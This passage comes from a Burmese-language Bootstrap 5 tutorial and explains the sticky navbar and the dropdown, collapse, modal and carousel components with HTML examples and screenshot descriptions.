အထဲမှာ container-fluid လိုပေးထားတဲ့ <div> တစ်ထပ် ပါသေးတာကို သတိပြုပါ။ အဲဒီ အကြောင်းကိုလည်း Layouts အကြောင်း ပြောတော့မှ ရှင်းပြုပါမယ်။ အခုတော့ ပေးထားတဲ့အတိုင်းပဲ စမ်းကြည့်ပေးပါ။ အထဲမှာ navbar-brand Class ကိုသုံးထားတဲ့ <a> Element တစ်ခု ပါပါတယ်။ ကိုယ့် App ရဲ့အမည်ကိုသတ်မှတ်ပေးဖို့အတွက် သုံးရတဲ့ Class ဖြစ်ပါတယ်။ ဆက်လက်ထည့်သွင်းထားတဲ့ Menu ရဲ့ဖွံ့စည်းပုံကတော့ ပြီးခဲ့တဲ့ Tab မှာတုံးက ရေးသားပုံနဲ့အတူတူပါပဲ။ nav nav-tabs အစား navbar-nav ကိုသုံးပေးရတာတစ်ခုပဲ ကွာမှာဖြစ်ပါတယ်။

လက်ရှိဖော်ပြခဲ့သမျှတွေထဲမှာ အရှုပ်ဆုံး Component ဖြစ်ပါတယ်။ ဒါတောင် အတတ်နိုင်ဆုံး မလိုတာ တွေချုန်ပြီး မဖြစ်မနေ လိုတာတွေချည်းပဲ ရွေးပေးထားတာပါ။ Navbar နဲ့ပက်သက်ပြီး နောက်ထပ် အသုံးဝင်နိုင်တဲ့ လုပ်ဆောင်ချက်ကတော့ sticky-top လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။

HTML

```
<nav class="navbar navbar-expand-sm sticky-top navbar-dark bg-primary">
...
</nav>
```

တစ်ချို့ App တွေမှာ တွေ့ဖူးပါလိမ့်မယ်။ Scroll ဆဲလိုက်တဲ့အခါ ဟိုးအပေါ်က Bar က ပျောက်မသွားဘဲ အပေါ်ဆုံးမှာ အမြတ်စီးဖော်ပြနေတဲ့ လုပ်ဆောင်ချက်မျိုးပါ။ အဲဒီကို Sticky Top လို ခေါ်တာပါ။ စမ်းကြည့်နိုင်ဖို့အတွက် CSS နည်းနည်း ရေးထည့်ပေးရပါမယ်။

The screenshot shows a code editor interface with three tabs: HTML, CSS, and JS.

HTML:

```
1 <nav class="navbar
2     navbar-expand-sm
3     sticky-top
4     navbar-dark
5     bg-primary">
6     <div class="container-fluid">
7         <a href="#" class="navbar-brand">App Title</a>
8         <ul class="navbar-nav">
9             <li class="nav-item">
10                <a href="#" class="nav-link active">Home</a>
11            </li>
12            <li class="nav-item">
13                <a href="#" class="nav-link">Services</a>
14            </li>
15            <li class="nav-item">
16                <a href="#" class="nav-link">About</a>
17            </li>
```

CSS:

```
1 body { height: 2000px }
```

JS:

နမူနာ body ရဲ့ height ကို 2000px လိုပေးလိုက်တဲ့အတွက် Screen မှာ မဆန့်တော့လို့ Scrollbar ပေါ်လာပါလိမ့်မယ်။ Scroll ဆဲကြည့်လိုက်ရင် Navbar က ပျောက်မသွားဘဲ နေရာမှာအမြဲတမ်း ရှိနေတာ ကို တွေ့ရမှာ ဖြစ်ပါတယ်။


အခုခံရင် ဒီအခန်းမှာဖော်ပြချင်တဲ့ Component တွေစုံသွားပါပြီ။ ဒီလောက်လေ့လာမိမြို့ဆိုရင် Bootstrap ရဲ့ အကူအညီနဲ့ လက်တွေ့အသုံးဝင်တဲ့ App UI တွေကို မြန်မြန်ဆန်ဆန်နဲ့ အလွယ်တစ်ကူ ရရှိနိုင်တယ်ဆို တာကို သတိပြုမိလောက်ပါပြီ။ တစ်ချို့ အသုံးနည်းတဲ့ Component တွေတော့ ချုန်ထားခဲ့ပါတယ်။ မလိုအပ်ဘဲ မှတ်စရာတွေ များပြီး ရောကုန်မှာစိုးလိုပါ။ ဒီလောက် အစ ရသွားပြီဆိုရင် ကျုန်နေတာတွေက ကိုယ့်ဘာသာ ဆက်ကြည့်သွားလို့ ရနေပါပြီ။

JavaScript နဲ့တွဲသုံးဖို့လိုတဲ့ Component တွေရှိပါသေးတယ်။ နောက်တစ်ခန်း ခွဲပြီးတော့ ဆက်လက်ဖော်ပြပေးမှာပါ။ Layouts နဲ့ပက်သက်တဲ့အကြောင်းတွေ၊ အသုံးဝင်တဲ့ Utility Classes အကြောင်းတွေနဲ့ Icons တွေအကြောင်းလည်း ပြောဖို့ကျန်ပါသေးတယ်။ နောက်အခန်းတွေမှာ သူ့နေရာနဲ့သူ့ ဆက်ပြီးတော့ ဖော်ပြပေးသွားပါမယ်။

အခန်း (၅) – Bootstrap JavaScript Components

Bootstrap မှာ JavaScript ကို အသုံးပြုထားတဲ့ Components တွေ ပါဝါတယ်။ JavaScript အကြောင်း ကို နောက်တစ်ပိုင်းကျမှ လေ့လာကြမှာပါ။ ဒါပေမယ့် အခုမသိသေးရင်လည်း ကိစ္စမရှုပါဘူး။ Bootstrap က JavaScript ကုဒ်တွေ ရေးစရာမလိုဘဲ သူရဲ့ JavaScript Components တွေကို အသုံးပြုလို ရအောင် စီစဉ်ပေးထားပါတယ်။ ပထမဆုံးအနေနဲ့ JavaScript Component တွေကို စမ်းသပ်အသုံးပြုနိုင်ဖို့ Bootstrap JavaScript ဖိုင်ကို CDN ကနေ ချိတ်ပေးဖို့ လိုပါလိမ့်မယ်။ CSS တုံးကလိုပဲ Codepen ရဲ့ Setting ထဲက JS Section မှာ ထည့်ထားပေးလိုက်ရင် ရပါတယ်။ External Scripts မှာ ဒီလိပ်စာကို ထည့်ပေးရမှာပါ။

```
https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/js/bootstrap.bundle.min.js
```



Setting ထဲမှာ မထည့်ဘဲ HTML ကုဒ်ထဲမှာ ထည့်သုံးချင်ရင် အခုလိုတည့်လိုရပါတယ်။

HTML

```
<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/js/bootstrap.bundle.min.js"></script>
```

<script> Element ရဲ့ src Attribute တန်ဖိုးမှာ CDN ဖိုင်လိပ်စာကို ပေးလိုက်ရတာပါ။

ဖိုင်အမည်က bootstrap.bundle.min.js ပါ။ Bundle ဆိုတဲ့အသုံးအနှစ်း အကြောင်းလေး ထည့်ပြေချင်ပါတယ်။ Bootstrap အလုပ်လုပ်ဖို့အတွက် အရင် Bootstrap Version တွေမှာ JavaScript Library နှစ်ခုလိပ်ပါတယ်။ jQuery နဲ့ Popper လိုခေါ်ကြတဲ့ နည်းပညာတွေပါ။ Bootstrap 5 မှာတော့ jQuery မလိုအပ်တော့ပါဘူး။ ဒါပေမယ့် Popper တော့ လိုပါသေးတယ်။ တစ်ကယ်တမ်း ထည့်မယ်ဆိုရင် Popper နဲ့ Bootstrap ဆိုပြီး ဖိုင်နှစ်ခု ထည့်ရမှာပါ။ ဒီတော့မှ ပြည့်စုံပြီး အလုပ်လုပ်မှာပါ။ အဲဒါကို နှစ်ခု ထည့်စရာမလိုဘဲ တစ်ခုထဲနဲ့ ပြီးသွားအောင် Bootstrap က Bundle ဆိုပြီး ပေါင်းပေးထားပါတယ်။ ဒါကြောင့် Bundle ဖိုင်ကိုသုံးလိုက်ရင် Bootstrap အပြင် Popper ပါ တစ်ခါကဲ ပါဝင်သွားတယ် လို့ နားလည်ရမှာ ဖြစ်ပါတယ်။

- <https://getbootstrap.com/>

Dropdowns


JavaScript Component တွေထဲမှာ ပထမဆုံးလေ့လာချင်တာကတော့ Dropdown ဖြစ်ပါတယ်။ နှစ်လိုက်တော့မှ ပေါ်လာတဲ့ Menu လေးတွေပါ။ နိုင်ရတဲ့ခလုပ်အနေနဲ့ <button> <a> စသာဖြင့် ကြိုက်တဲ့ Element နဲ့တဲ့သုံးလိုရပါတယ်။ ဒါကြောင့် သူကို Menubar လို နေရာမျိုးမှာသာမက နိုင်လိုက်မှပေါ်လာတဲ့ Menu လိုအပ်တဲ့ မည်သည့်နေရာမှာမဆို သုံးလိုရပါတယ်။ ရေးနည်းက ဒီလိုပါ -

HTML

```
<div class="dropdown">
    <button class="btn btn-primary dropdown-toggle"
        data-bs-toggle="dropdown">Send Now</button>

    <ul class="dropdown-menu">
        <li><a href="#" class="dropdown-item">Send Now</a></li>
        <li><a href="#" class="dropdown-item">Save Draft</a></li>
        <li><a href="#" class="dropdown-item">Preview</a></li>
    </ul>
</div>
```

သုံးရတဲ့ Class နည်းနည်းများပါတယ်။ ပထမဆုံးအနေနဲ့ ပင်မ Element မှာ dropdown Class ကို
သတ်မှတ်ပေးရပါတယ်။ အထဲမှာ ခလုပ်တစ်ခုနဲ့ List တစ်ခုပါပါတယ်။ ခလုပ်အတွက် dropdown-
toggle Class ကို သတ်မှတ်ပေးထားပြီး List အတွက် dropdown-menu ကို သတ်မှတ်ပေးထားပါ
တယ်။ ပြီးတော့မှ List ထဲက <a> Element တွေမှာ dropdown-item Class ကို ပေးလိုက်ရင် ပြည့်စုံ
သွားပါဖြူ။ ဒါက အသွင်အပြင်ပဲ ရှိပါသေးတယ်။ တစ်ကယ် အလုပ်မလုပ်သေးပါဘူး။ နှိပ်လိုက်မှ ပေါ်လာတဲ့
အလုပ်ကို လုပ်ပေးဖို့အတွက် data-bs-toggle=dropdown ဆိုတဲ့ Attribute ကိုထည့်ပေးရပါ
တယ်။ Bootstrap က JavaScript ကုဒ်တွေ ရေးစရာမလိုဘဲ JavaScript Component တွေကို သုံးလို
ရအောင် လုပ်ပေးတယ်ဆိုတာ အဲဒီလို Attribute တွေနဲ့ လုပ်ပေးထားတာပါ။ ဒါ Attribute ပါရင် ကိုယ်
ဘက်က ကုဒ်တွေထပ်ရေးပေးရာ မလိုတော့ဘဲ၊ နှိပ်လိုက်ရင် Dropdown Menu ကို ပြရမယ်ဆိုတာ
Bootstrap က သိသွားပါဖြူ။



ရလဒ်နမူနာမှာ <hr> Element တစ်ခုကိုသုံးပြီး dropdown-divider Class သတ်မှတ်ပေးထားတာ ကိုလည်း သတိပြုပါ။ ဒီလို သတ်မှတ်ပေးထားတဲ့အတွက် Menu အတွင်းမှာ Item တွေကို ပိုင်းခြားပြီး ပြပေးတာကို တွေ့ရပါမယ်။ နောက်တစ်ခုအနေနဲ့ထပ်စမ်းကြည့်ချင်ရင် Dark Menu ကိုစမ်းကြည့်ပါ။

The screenshot shows a code editor interface with three tabs: HTML, CSS, and JS. The HTML tab is active, displaying the following code:

```

1▼ <div class="dropdown">
2▼   <button class="btn btn-dark dropdown-toggle"
3     data-bs-toggle="dropdown">Send Now</button>
4
5▼   <ul class="dropdown-menu dropdown-menu-dark">
6▼     <li><a href="#" class="dropdown-item">Send Now</a></li>
7▼     <li><a href="#" class="dropdown-item">Save Draft</a></li>
8     <li class="dropdown-divider"></li>
9▼     <li><a href="#" class="dropdown-item">Preview</a></li>
10    </ul>
11 </div>
12

```

To the right of the code editor, there is a preview window showing a dark-themed dropdown menu. The menu has a black background and white text. It contains four items: "Send Now", "Save Draft", "Preview", and a separator line. The "Send Now" item is currently selected.

ကျွန်ုတဲ့ကုဒ်တွေအတူတူပါပဲ ခလုပ်က btn-dark ဖြစ်သွားပြီး Dropdown Menu မှာ dropdown-menu-dark ဆိုတဲ့ Class တစ်ခုထပ်ပါသွားတာပါ။ ဒီနည်းနဲ့ Bootstrap ရဲ့ Dropdown လုပ်ဆောင်ချက်ကို Menubar တွေ၊ Toolbar တွေ၊ Form တွေနဲ့ တခြားလိုအပ်တဲ့ နေရာတွေမှာ ထည့်သုံးလို ရပါတယ်။

Collapses

Collapse ကလည်း Dropdown နဲ့ ဆင်ပါတယ်။ သူလည်းပဲ နိုင်လိုက်မှ ပေါ်လာမယ့် Component တစ်ခု ပါပဲ။ Menu မဟုတ်တော့ဘဲ ကြိုက်တဲ့ Component နဲ့ တဲ့သုံးရတာ ဖြစ်သွားပါတယ်။ ဒီလိုပါ -

HTML

```

<p>
    <a class="btn btn-primary" data-bs-toggle="collapse" href="#item">
        Link Button
    </a>
</p>

<div class="collapse" id="item">
    <div class="card card-body">
        <h5 class="card-title"></h5>
        <p>Some sample content</p>
    </div>
</div>

```

နမူနာမှာ နိပ်တဲ့ခလုပ်အနေနဲ့ <a> Element တစ်ခုကို သုံးထားပါတယ်။ href မှာ နိပ်လိုက်ရင် ပြရမယ့် Element ရဲ့ ID ကို ပေးထားတာ သတိပြုပါ။ လိုအပ်ပါတယ်။ အကယ်၍ <a> အစား <button> ကိုသုံးချင်တယ်ဆိုရင်လည်း ရပါတယ်။ Button မှာ href Attribute မရှိပေမယ့် data-bs-target Attribute ကို အစားထိုးပြီး သုံးနိုင်ပါတယ်။ နိပ်လိုက်မှ ပေါ်လာစေချင်တဲ့ Element မှာ ID တစ်ခုရှိဖို့လိုပြီး ခလုပ်ကနေ ညွှန်းထားတဲ့ ID နဲ့ တူဖို့လိုပါတယ်။ ပြီးတဲ့အခါ collapse Class ကို သတ်မှတ်ပေးထားရ မှာ ဖြစ်ပါတယ်။ အထဲမှာ ကြိုက်တာထည့်လို ရသွားပါပြီ။ နမူနာမှာတော့ card တစ်ခုကိုထည့်ပြထားပါတယ်။

သူမှာလည်း JavaScript လုပ်ဆောင်ချက်ကို ရရှိဖို့အတွက် data-bs-toggle Attribute ကိုသုံးထားတာ သတိပြုပါ။ Dropdown အတွက် data-bs-toggle ကို dropdown လိုသတ်မှတ်ပေးခဲ့ရသလိုပဲ Collapse အတွက်တော့ data-bs-toggle ကို collapse လိုသတ်မှတ်ပေးရခြင်း ဖြစ်ပါတယ်။

စမ်းကြည့်လိုက်ရင် ရလဒ်က အခုလိုရရှိမှာ ဖြစ်ပါတယ်။

```

1 <p>
2   <a class="btn btn-primary"
3     data-bs-toggle="collapse" href="#item">
4   Link Button
5   </a>
6 </p>
7
8 <div class="collapse" id="item">
9   <div class="card card-body">
10    <h5 class="card-title"></h5>
11    <p>Some sample content</p>
12   </div>
13 </div>
14

```

သူလည်းပဲ တော်တော်အသုံးဝင်ပါတယ်။ အတိုကောက် Summary လေးပဲ ပြထားပြီး ခလုပ်နှုပ်လိုက်တော့ မှ Detail အပြည့်အစုံ ပေါ်လာတယ် ဆိုတဲ့ လုပ်ဆောင်ချက်မျိုးက မကြောမကြော လိုအပ်တတ်ပါတယ်။ အဲဒီ လို လိုအပ်လာတဲ့အခါ Collapse Components တွေကို အသုံးပြုနိုင်မှာပါ။

Modals

ဆက်လက်လေ့လာမှာကတော့ Modal Component ဖြစ်ပါတယ်။ သူလည်းပဲ နှုပ်မှပေါ်မယ့် အရာတစ်ခုပါပဲ။ သူကတော့ Dialog Box တစ်ခုအနေနဲ့ Page တစ်ခုလုံးပေါ်မှာ ဖုံးလွှမ်းပြီး ဖော်ပြုမယ့် လုပ်ဆောင်ချက် ပါ။ ရေးရမယ့်ကုဒ်တော့ နည်းနည်းများပါတယ်။ များလွန်းလို မျက်စီမလည်ရအောင် အတတ်နှင့်ဆုံး ပြော ပြေားပါမယ်။ ဂရုစိုက်ကြည့်ပေးပါ။

HTML

```

<button class="btn btn-primary"
        data-bs-toggle="modal"
        data-bs-target="#feedback">Show Modal</button>

<div class="modal" id="feedback">
  <div class="modal-dialog">
    <div class="modal-content">

      <div class="modal-header">
        <h5 class="modal-title">Feedback</h5>
        <button class="btn-close"
               data-bs-dismiss="modal"></button>
      </div>

```

```

<div class="modal-body">
    <textarea class="form-control"></textarea>
</div>


<div class="modal-footer">
    <button class="btn btn-secondary">
        Send Feedback</button>
    </div>
</div>
</div>

```

data-bs-toggle မှာ modal လိုသတ်မှတ်ထားတဲ့ ခလုပ်တစ်ခုပါပါတယ်။ ဒါကြောင့်သူကိုနှစ်ရင် Modal Dialog ကို ဖြပေးမှာပါ။ data-bs-target နဲ့ ဖြရမယ့် Modal ရဲ့ ID ကိုမျဉ်းပေးထားတာ သတိပြုပါ။

ပြီးတဲ့ အခါ Modal Dialog Component ကို ဆက်လက်ရေးသားပါတယ်။ Class ကို modal လိုသတ်မှတ် ပြီး အပေါ်ကခလုပ်မှာ ညွှန်းထားတဲ့ ID နဲ့ တူညီတဲ့ id ကိုပေးထားပါတယ်။ အထဲမှာတော့ (၃) ထပ်ဖြစ် နေတာကို တွေ့ရပါလိမ့်မယ်။ modal-dialog → modal-content → modal-body တို့ဖြစ်ပါတယ်။ modal-header နဲ့ modal-footer တို့ကိုထည့်သုံးလို့ ရတဲ့ အတွက် သုံးပြထားပါတယ်။

modal-header အတွင်းထဲမှာ ခေါင်းစဉ်အဖြစ်ဖော်ပြစေလိုတဲ့ Element ကို modal-title Class ပေးထားတာလည်း သတိပြုပါ။ ပြီးတဲ့ အခါ Close Button တစ်ခုလည်း ပါပါသေးတယ်။ btn-close Class ကိုသုံးထားပြီး နှစ်လိုက်ရင် Modal ကို ပိတ်ပေးစေဖို့အတွက် data-bs-dismiss=modal လို့ လည်း သတ်မှတ်ထားပါသေးတယ်။ ဒါကြောင့် နှစ်လိုက်ရင် Modal ကို ပြန်ပိတ်ပေးသွားမှာပဲဖြစ်ပါတယ်။



Modal Body ထဲမှာပြတဲ့ Content ကတေသာ ကိုယ်ကြိုက်တာ ပြလိုရပါတယ်။ ဘာဖြစ်ရမယ်ဆိုတဲ့ ကန် သတ်ချက်မျိုးမရှိလို့ ကြိုက်တဲ့ Component ကို ထည့်သုံးနိုင်ပါတယ်။ နမူနာမှာတေသာ <textarea> တစ်ခုကို ထည့်ပြထားပါတယ်။ နိုင်လိုက်လိုပေါ်လာတဲ့အခါ ဒီအတိုင်းပေါ်မလာဘဲ Animation Effect လေးနဲ့ ပေါ်လာစေချင်ရင် fade Class ကိုသုံးနိုင်ပါတယ်။ ဒီလိုပါ –

HTML

```

<button class="btn btn-primary"
       data-bs-toggle="modal"
       data-bs-target="#feedback">Show Modal</button>

<div class="modal fade" id="feedback">
  ...
</div>

```

ဒါဆိုရင် Modal Dialog Box ကိုပြတဲ့အခါ Fade Effect ကိုသုံးပေးတဲ့အပြင် Box ကအပေါကနေ ကျလာ တဲ့ပုံစံလေးနဲ့ ပြပေးမှာဖြစ်ပါတယ်။ ကိုယ်တိုင်သာ ထည့်ပြီးစမ်းကြည့်လိုက်ပါ။

Carousels

Carousel Components ကိုတော့ Slideshow သဘောမျိုး တစ်ခုပြီးတစ်ခု ပြောင်းပြတဲ့ လုပ်ဆောင်ချက် မျိုး လိုအပ်တဲ့အခါ သုံးနိုင်ပါတယ်။ ရေးပုံရေးနည်းက ဒီလိုပါ -

HTML

```
<div class="carousel slide" data-bs-ride="carousel">

    <div class="carousel-inner">
        <div class="carousel-item active">
            <div class="bg-primary" style="height: 200px"></div>
        </div>
        <div class="carousel-item">
            <div class="bg-success" style="height: 200px"></div>
        </div>
        <div class="carousel-item">
            <div class="bg-warning" style="height: 200px"></div>
        </div>
    </div>

</div>
```

carousel → carousel-inner → carousel-item ဆိုပြီးတော့ (၃) ဆင့်ရှုပါတယ်။ ပင်မ Element မှာပါတဲ့ slide ကတော့ Slide Effect အတွက်ပါ။ မထည့်လည်း ရပါတယ်။ မထည့်ရင် Effect ပါမှာ မဟုတ်တော့ပါဘူး။ carousel-item ထဲမှာတော့ နမူနာအဖော်နဲ့ Inline Style ကိုသုံးပြီးတော့ height တွေသတ်မှတ်ထားတဲ့ <div> အလွတ်တွေ ပေးထားပါတယ်။ active Class ကိုသုံးပြီး ပထမ ဆုံးစပေါ်စေချင်တဲ့ Slide Item ကိုသတ်မှတ်ထားတာကိုလည်း တွေ့ရမှာဖြစ်ပါတယ်။

data-bs-ride=carousel Attribute ကို သုံးထားတဲ့အတွက် Slide Item တွေကို (၅) စတုရန်းကြာ တိုင်း အလိုအလျောက် တစ်ခုပြောင်းပြတဲ့လုပ်ဆောင်ချက်ကို ရရှိသွားမှာ ဖြစ်ပါတယ်။

```

1▼ <div class="carousel slide" data-bs-ride="carousel">
2
3▼   <div class="carousel-inner">
4▼     <div class="carousel-item active">
5       <div class="bg-primary" style="height: 200px"></div>
6     </div>
7▼     <div class="carousel-item">
8       <div class="bg-success" style="height: 200px"></div>
9     </div>
10▼    <div class="carousel-item">
11      <div class="bg-warning" style="height: 200px"></div>
12    </div>
13  </div>
14
15 </div>

```

CSS

JS

Slide တွေ ရှုနောက်ပြောင်းစေချင်ရင် ခလုပ်တွေထည့်လိုက်ပါတယ်။ ဒီလိုထည့်ရပါတယ်။

HTML

```

<div class="carousel slide" data-bs-ride="carousel" id="slide">
  ...
  <a href="#slide" class="carousel-control-prev" data-bs-slide="prev">
    <span class="carousel-control-prev-icon"></span>
  </a>
  <a href="#slide" class="carousel-control-next" data-bs-slide="next">
    <span class="carousel-control-next-icon"></span>
  </a>
</div>

```

ပင်မ Element မှာ ID ပါသွားတာကို အရင်သတိပြုပါ။ ပြီးတဲ့အခါ <a> Element တွေနဲ့ အဲဒီ ID ကိုချိတ်ပြီး Previous, Next ခလုပ်တွေ ထည့်ထားပါတယ်။ ခလုပ်ထဲမှာ များပုံလေးတွေ ပေါ်စေချင်တဲ့အတွက် carousel-control Icon တွေကို ထည့်ပေးထားပါတယ်။ ခလုပ်တွေကို နှိပ်လိုက်ရင် Slide ပြောင်းစေဖို့အတွက် data-bs-slide Attribute ကိုသုံးပေးထားပါတယ်။

ဒီလို Slide Carousel Component တွေမှာ Indicator ဆိုတဲ့လုပ်ဆောင်ချက်လည်း ပါလေ့ရှုပါတယ်။ လက်ရှိ ဘယ် Slide ကို ရောက်နေပြီလဲဆိုတာကို ပြပေးတဲ့ လုပ်ဆောင်ချက်ပါ။ ဒီလိုထည့်ပေးရပါတယ်။


HTML

```
<div class="carousel slide" data-bs-ride="carousel" id="slide">

    <ol class="carousel-indicators">
        <li data-bs-target="#slide" data-bs-slide-to="0"
            class="active"></li>
        <li data-bs-target="#slide" data-bs-slide-to="1"></li>
        <li data-bs-target="#slide" data-bs-slide-to="2"></li>
    </ol>

    ...
</div>
```

နံပါတ်စဉ် 1, 2, 3 အစီအစဉ်အတိုင်းပြမယ့်သဘောမျိုလို Element ကိုသုံးထားပါတယ်။ သုံးလည်း ရတော့ရပါတယ်။ carousel-indicators Class သတ်မှတ်ပေးပြီး အထဲက Element တွေမှာ data-bs-target နဲ့ ID ကို ချိတ်ပေးရတာပါ။ သူတို့ကို နှိပ်ရင်လည်း နှိပ်လိုက်ရစေဖို့အတွက် data-bs-slide-to နဲ့ နှိပ်လိုက်ရင် ပြရမယ့် Slide နံပါတ်ကို သတ်မှတ်ပေးထားနိုင်ပါတယ်။



```
1<div class="carousel slide" data-bs-ride="carousel" id="slide">
2
3    <ol class="carousel-indicators">
4        <li data-bs-target="#slide" data-bs-slide-to="0"
5            class="active"></li>
6        <li data-bs-target="#slide" data-bs-slide-to="1"></li>
7        <li data-bs-target="#slide" data-bs-slide-to="2"></li>
8    </ol>
9
10   <div class="carousel-inner">
11       <div class="carousel-item active">
12           <div class="bg-primary" style="height: 200px"></div>
13       </div>
14       <div class="carousel-item">
15           <div class="bg-success" style="height: 200px"></div>
16       </div>
17       <div class="carousel-item">
18           <div class="bg-warning" style="height: 200px"></div>
19       </div>
20   </div>
21
22   <a href="#slide" class="carousel-control-prev" data-bs-slide="prev">
23       <span class="carousel-control-prev-icon"></span>
24   </a>
25   <a href="#slide" class="carousel-control-next" data-bs-slide="next">
26       <span class="carousel-control-next-icon"></span>
27   </a>
28 </div>
```



နမူနာရလဒ်မှာ ရှုံးနောက် Previous, Next သွားလိုဂုဏ်တဲ့ များလေးတွေနဲ့ အောက်နားမှာ Indicator လေးတွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ အားလုံးက နှိပ်ရင်အလုပ်လုပ်တဲ့ လုပ်ဆောင်ချက်လေးတွေ ဖြစ်ပါတယ်။ ကိုယ်တိုင်စမ်းသပ်ရတာ အဆင်ပြေစေဖို့ ကုဒ်အပြည့်အစုံကို ထပ်ပြီးတော့ ဖော်ပြပေးလိုက်ပါတယ်။

HTML

```
<div class="carousel slide" data-bs-ride="carousel" id="slide">

    <ol class="carousel-indicators">
        <li data-bs-target="#slide" data-bs-slide-to="0" class="active"></li>
        <li data-bs-target="#slide" data-bs-slide-to="1"></li>
        <li data-bs-target="#slide" data-bs-slide-to="2"></li>
    </ol>

    <div class="carousel-inner">
        <div class="carousel-item active">
            <div class="bg-primary" style="height: 200px"></div>
        </div>
        <div class="carousel-item">
            <div class="bg-success" style="height: 200px"></div>
        </div>
        <div class="carousel-item">
            <div class="bg-warning" style="height: 200px"></div>
        </div>
    </div>

    <a href="#" class="carousel-control-prev" data-bs-slide="prev">
        <span class="carousel-control-prev-icon"></span>
    </a>
    <a href="#" class="carousel-control-next" data-bs-slide="next">
        <span class="carousel-control-next-icon"></span>
    </a>
</div>
```

